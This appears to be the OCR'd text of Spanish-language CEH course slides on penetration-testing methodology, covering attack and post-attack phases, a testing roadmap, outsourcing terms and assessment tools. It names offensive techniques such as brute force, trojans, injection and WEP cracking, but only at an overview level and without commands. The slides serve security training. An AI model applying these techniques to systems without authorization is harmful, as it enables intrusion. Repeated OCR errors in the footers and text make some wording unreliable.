CEH Julio Iglesias Perez

Fase de ataque

Enumerando dispositivos.

- Un inventario de dispositivos es una colección de dispositivos de red juntos con información relevante acerca de cada uno, almacenada en un dispositivo.
- Luego de que la red haya sido mapeada y los bienes del negocio identificados, el próximo paso lógico es realizar un inventariado de los dispositivos.
- Una revisión física puede ser conducida adicionalmente para asegurar que los dispositivos enumerados han sido localizados.

CIFH Julio Jonas

Fase de ataque

- Actividad: Acquiring Target
- Se refiere al conjunto de actividades llevadas a cabo donde el tester somete al equipo sospechoso a retos más intrusivos como escaneos de vulnerabilidad y a evaluaciones.
- Los métodos incluyen:
  - Ataques activos de sondeo.
  - Escaneo de vulnerabilidades en ejecución.
  - Evaluación de procesos y sistemas confiados.

Fase de ataque

- Actividad: Escalada de Privilegios
  - Una vez que el objetivo ha sido conseguido, el tester intenta explotar el sistema y obtener acceso a los recursos protegidos.
  - Las actividades incluidas son:
    - El tester puede tomar ventaja de las pobres políticas de seguridad y tomar ventaja del correo electrónico y código web sin protección, para obtener información sobre la escalada de privilegios.

CEH Julio Iglesias Pérez

Fase de ataque

- Utilizar técnicas como fuerza bruta para lograr estado de privilegio, ejemplos, obtener el administrador y crackes de password.
- Utilizar analizadores de protocolos y troyanos.
- El uso de la información obtenida a través de técnicas como ingeniería social para obtener acceso no autorizado a los a recursos privilegiados.

C|EH Julio Iglesias Perez

Fase de ataque

- Actividad: Ejecutar, implantar y retraer.
  - Comprometer un sistema: En esta fase, el tester compromete efectivamente el sistema adquirido ejecutando código arbitrario.
  - Penetrar el sistema: El objetivo es explorar el grado de fallas de seguridad.
  - Ejecutar Exploits: Tomar ventana de las vulnerabilidades identificadas en el sistema.

Fase de ataque

Fase posterior al ataque: Fase y actividades

Esta fase es crítica para cualquier test de intrusión y la responsabilidad del tester es restaurar los sistemas a sus estados previos.

Lo mismo a la organización.

Incluye:

C|EH Julio Iglesias Pérez

Fase de ataque

- Remover todos los archivos subidos al sistema.
- Limpiar todas las entradas del registro y remover todas las vulnerabilidades creadas.
- Remover todas las herramientas y exploits desde los sistemas testeados.
- Restaurar la red al estado previo removiendo los recursos compartidos y conexiones.
- Analizar todos los resultados y presentar.

Fase de ataque

Plantillas entregables del Test de Intrusión

- Un reporte de Pentest llevará detalles de los incidentes que hayan ocurrido durante el proceso de testeo y el rango de actividades llevadas a cabo por el equipo de intrusión.
- Extensas áreas cubiertas incluyendo objetivos, observaciones, actividades llevadas a cabo, e incidentes reportados.
- El equipo también recomendará acciones correctivas pasadas en las reglas del compromiso.

PenTesting Roadmap

Metodología de Test de Intrusión

1. Information Gathering.
2. Análisis de vulnerabilidad.
3. Test de Intrusión externo.
4. Test de Intrusión de red Interna.
5. Test de Intrusión de Router y Switches.
6. Test de Intrusión de Firewall.
7. Test de Intrusión de IDS.

©IFH Julio Iglesias Pérez

PenTesting Roadmap

8. Test de Intrusión de Test de Intrusión de Redes Wireless.
9. Test de Intrusión de DoS.
10. Test de Intrusión de crackeo de contraseñas.
11. Test de Intrusión de Ingeniería Social.
12. Test de Intrusión de Laptops, PDAs y celulares robados.

CIEH Julio Iglesias Perez

13. Test de Intrusión de de Aplicación.
14. Test de Intrusión de la seguridad física.
15. Test de Intrusión de base de datos.
16. Test de Intrusión de VoIP.
17. Test de Intrusión de VPN
18. War dialing.
19. Detección de virus y troyanos.
20. Test de Intrusión de administración de Logs.

CIEH Julio Iglesias Pérez

PenTesting Roadmap

21. Revisión de la integridad de los archivos.
22. Test de Intrusión de dispositivos Bluetooth y dispositivos de mano.
23. Test de Intrusión de sistemas de comunicación.
24. Test de Intrusión de seguridad de correo electrónico.
25. Test de Intrusión de parches de seguridad.
26. Test de Intrusión de fuga de información.

C|EH Julio Iglesias Perez

PenTesting Roadmap

Evaluación de la seguridad de Aplicación

- Incluso en infraestructuras con la seguridad bien implementada, una aplicación débil puede exponer las "joyas de la corona" de la organización a un riesgo inaceptable.
- Esta evaluación está diseñada para identificar y evaluar las amenazas de una organización a través de la medida de la organización, propiedad de aplicaciones o sistemas.

PenTesting Roadmap

- Este test revisa la aplicación para que los usuarios maliciosos no puedan acceder, modificar y destruir datos o servicios en el sistema.

C|EH Julio Iglesias Pérez

PenTesting Roadmap

Test de Aplicación Web I

- Validación de entrada: El test incluye inyección de comandos de S.O., inyección de script, SQL Inyección, Inyección LDAP y cross-site scripting.
- Saneamiento de salida: El test incluye el análisis de caracteres especiales y verificación de errores en la aplicación.

PenTesting Roadmap

- Control de acceso: Revisión del acceso a las interfaces administrativas, envía datos para manipular los campos de formulario, intenta realizar cadenas de consultas URL, cambia valores en el script del lado del usuario, y cookies de ataque.

C|EH Julio Gallardo Vázquez

PenTesting Roadmap

Test de Aplicación Web II

- El test incluye ataques contra stack overflows, heap overflows y overflows de formato de cadenas.
- Revisa los controles de seguridad en los componentes de los servidores y aplicaciones web que pueden exponer la aplicación web a vulnerabilidades.

CEH Julio Iglesias Pérez

PenTesting Roadmap

- Revisa DoS inducidos por entradas de usuario malformadas, bloqueo de usuario, bloqueo de aplicación debido a la sobrecarga del tráfico, solicitudes de transacción o solicitudes excesivas en la aplicación.
- Revisa por lapsos relacionados con la seguridad de datos como almacenamiento de datos sensibles en la caché o rendimiento de datos sensibles utilizando HTML.

CIEH Julio Iglesias Pérez

PenTesting Roadmap

- Test de Aplicación Web III
- Revisión de confidencialidad: Para aplicaciones utilizando protocolos seguros y encriptación, revisión de los lapsos en el mecanismo de intercambio de claves, longitud de clave adecuada y algoritmos débiles.

C|EH Julio Ignacio Pérez

PenTesting Roadmap

- Administración de sesión: Revisa la validación de los tokens de sesión, longitud de los tokens, explicación de los tokens de sesión mientras transitan desde recursos SSL a no-SSL, presencia de cualquier token de sesión en el historial o caché de navegación, aleatoriedad de un ID de sesión (revisa el uso de datos de usuario en la generación de ID). (cont.)

PenTesting Roadmap

- Verificación de configuración: Intenta manipular recursos utilizando métodos HTTP como DELETE y PUT, revisa la disponibilidad de la versión de contenido y cualquier código de recurso restringido en dominios públicos, intenta listar archivos y directorios, y revisa por vulnerabilidades conocidas e interfaces de accesibilidad administrativa en servidores y sus componentes.

PenTesting Roadmap

Evaluación de la Seguridad de la Red

- Escanea el ambiente de la red identificando vulnerabilidades y ayuda a mejorar las directivas de seguridad de la organización.
- Descubrir las fallas de seguridad de la red que pueden llevar a los datos o equipamiento ser explotados o destruidos por troyanos, ataques DoS y otras instrucciones.

PenTesting Roadmap

- Se asegura que la implementación de seguridad actual provee la protección que la empresa requiere cuando cualquier ataque tome lugar en la red, generalmente "explotando" una vulnerabilidad del sistema.
- Es realizado por un equipo intentando entrar dentro de la red o sus servidores.

CEH Julio Iglesias Pérez

PenTesting Roadmap

Evaluación de Acceso remoto/wireless

- Direcciona los riesgos de seguridad asociados con una fuerza de trabajo cada vez más móviles.
- Incluye:
  - Bluetooth
  - Señales GHz
  - Transmisiones de radio wireless
  - Canales de comunicación de radio
  - 801.11 a,b y g

CEH Julio Iglesias Perez

PenTesting Roadmap

Wireless Testing

Los métodos para las pruebas wireless incluyen, pero no están limitados a:

- Revisión del SSID (Service Set Identifier) por defecto de A.P. Revisión de la difusión SSID y accesibilidad a la red LAN por éste. El test puede incluir ataque de fuerza bruta a la cadena de caracteres del SSID utilizando herramientas como Kismet.

PenTesting Roadmap

- Revisión de vulnerabilidades de acceso por la WLAN a través del router wifi, AP, o gateway. Esto puede incluir la verificación si la clave de encriptación WEP puede ser capturada y descifrada.
- Auditar el faro de difusión de cualquier AP y revisar todos los protocolos disponibles en los AP. Revisar si las redes switcheadas de la capa dos están siendo utilizadas en vez de hubs para conectividad. (cont.)

PenTesting Roadmap

- Autenticación sujetos a la producción de autenticaciones previas para revisar el acceso no autorizado y escalada de privilegios.
- Verificar que el acceso es concedido solo a los equipos cliente con direcciones MAC registradas.

C|EH Julio Iglesias Perez

PenTesting Roadmap

Evaluación de seguridad de teléfono

- Direcciona las preocupaciones de seguridad relacionadas con las tecnologías de voz de la organización.
- Incluye el abuso de las PBXs por personas ajenas para enrrutar las llamadas a expensas del objetivo, implementación de buzones y seguridad, integración de VoIP, uso no autorizado del modem y riesgos asociados.

PenTesting Roadmap

Ingeniería Social

- Direcciona al tipo de intrusión no técnica.
- Usualmente implica una estafa; intentando obtener confianza de una fuente confiando en las ganas de ayudar natural que tienen las personas como también sus debilidades, apelando su vanidad, su autoridad y el espionaje son técnicas naturalmente utilizadas.

PenTesting Roadmap

Testeando dispositivos de red y filtrado.

- Se pueden realizar pruebas de instalación por defecto de firewall para asegurar los IDs de usuario y passwords por defecto han sido deshabilitados o cambiados.
- Los servidores proxy pueden estar sujetos a test de estrés para evaluar su habilidad de filtrar paquetes no deseados.

CEH Julio Ignacio Pérez

PenTesting Roadmap

- El objetivo del equipo de intrusión es comprobar que todo el tráfico legítimo fluye a través del dispositivo de filtrado.
- Los testers también puede revisar cualquier capacidad de login remoto que haya sido habilitado.

C|EH Julio Iglesias Pérez

PenTesting Roadmap

Emulación de DoS

- Estos tests revisan la efectividad de los dispositivos anti DoS.
- Algunos sitios online simulan ataques DoS para una carga nominal.
- La emulación de ataques DoS pueden utiliza intensamente los recursos.
- Los ataques DoS pueden ser eliminados utilizando hardware.

CEH Julio Iglesias Perez

Outsourcing PenTesting Services

Test de Intrusión de los servicios externalizados

- Controladores para pentest de los servicios externalizados: Para se auditados por una agencia, para adquirir un punto de vista del intruso. La organización puede requerir una evaluación de seguridad específica y sugerencias de contramedidas correctivas.
- Test de intrusión de suscripción: Se debe pagar un seguro de responsabilidad profesional si hay resultado en las acciones o si los hay. También conocido como seguro de E&O o seguro de indemnización profesional.

Outsourcing PenTesting Services

- Términos de compromiso
- La organización sanciona al test de intrusión contra cualquiera de sus sistemas de producción acortadas explícitamente en las reglas de compromiso establecidas.
- Debe establecer los términos de preferencia bajo los cuales la agencia interactúa con la organización.
- Puede especificar el código de conducta deseado, los procedimientos a ser seguidos y la naturaleza de la interacción entre los testers y la organización.

Outsourcing PenTesting Services

Ámbito del proyecto

- Determinar el ámbito del test de intrusión es esencial para decidir si el test es una prueba específica o una prueba comprensiva.
- Las evaluaciones comprensivas son esfuerzos coordinados por la agencia de test de intrusión para descubrir cuantas más vulnerabilidades como sean posibles en la organización.
- Una prueba específica buscará identificar las vulnerabilidades en sistemas y prácticas específicas

Outsourcing PenTesting Services

Acuerdos de nivel de servicio del Test de Intrusión

- Es un contrato que detalla los términos de servicio que un externo proveerá.
- Los SLAs están hechos por expertos o los profesionales pueden incluir ámbitos, remedios y penalidades.
- La línea de fondo es el SLAs que define los niveles mínimos de disponibilidad desde los testers y determinar qué acciones deben ser tomadas en el evento de una ruptura seria.

CEH v9 Julio Iglesias Pérez

Outsourcing PenTesting Services

Consultores de Test de Intrusión

- Contratar pen testers altamente calificados resultará en un test de intrusión con alta calidad.
- Un Test de intrusión de una red corporativa examinara numerosos host distintos (con un número de sistemas operativos distintos), arquitectura de red, políticas y procedimientos.
- Las habilidades para Test de Intrusión no puede ser obtenida sin años de experiencia en los campos de TI, como desarrollo, administración de sistemas o consultoría.

Herramientas PenTesting

Evaluación de los distintos tipos de herramientas de Pentest

- Capacidad de reporte.
- Compatibilidad.
- Fácil uso.
- Costo.
- Plataforma.

C|EH Julio Iglesias Pérez

Herramientas PenTesting

- Herramienta de evaluación de seguridad de aplicación: Webscarab.
- Es un marco de trabajo para el análisis de aplicaciones que se comunican utilizando protocolos HTTP y HTTPS.

Otras: Acunetix, etc.

C|EH Julio Iglesias Pérez

Herramientas PenTesting

Herramienta de evaluación de seguridad de red: Angry IP Scanner: Escanea rango de IPs como también puertos en cualquier rango.

características:

- Información NetBIOS.
- Rangos de direcciones IP favoritas.
- Detección de servidores web.
- Abridores personalizables.

CIEH Julio Iglesias Pérez

Herramientas PenTesting

Herramienta de evaluación de seguridad de red: GFI LANguard

Es un escáner de seguridad de redes y solución de administración de parches. Asiste en las siguientes áreas:

- Administración de parches.
- Administración de vulnerabilidades.
- Auditoría de software y red.
- Administración de cambios.
- Inventario de bienes.
- Análisis de riesgo y cumplimiento.

CIFP Julio Iglesias

Herramientas PenTesting

Herramienta de evaluación de acceso remoto wireless: Kismet

- Es un detector de redes wireless de capa 2, sniffer e IDS.
- Identifica redes recolectando paquetes pasivamente.
- Detecta redes ocultas y la presencia de redes de no balizamiento vía tráfico de datos.

C|EH Julio Iglesias Pérez

Herramientas PenTesting

Herramienta de evaluación de seguridad telefónica: Omnipeek

Es un analizador de red que ofrece análisis y monitoreo VoIP combinado con ethernet, wireless, 10GbE, Gigabit, y WAN.

C|EH Julio Iglesias Suarez

Herramientas PenTesting

Herramienta de testeo de dispositivos de red y filtrado: Traffic IQ Professional

Habilita a los profesionales de seguridad a auditar y validar el comportamiento de los dispositivos de seguridad generando un tráfico o ataque de aplicación estándar o tráfico entre dos equipos virtuales.

Puede ser utilizado para evaluar, auditar y testear las características del comportamiento de cualquier filtro de paquete no proxy, incluyendo:

- Firewalls en la capa aplicación.
- IDSs.
- Sistemas de prevención de intrusos.
- Routers y switches.

CIEH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez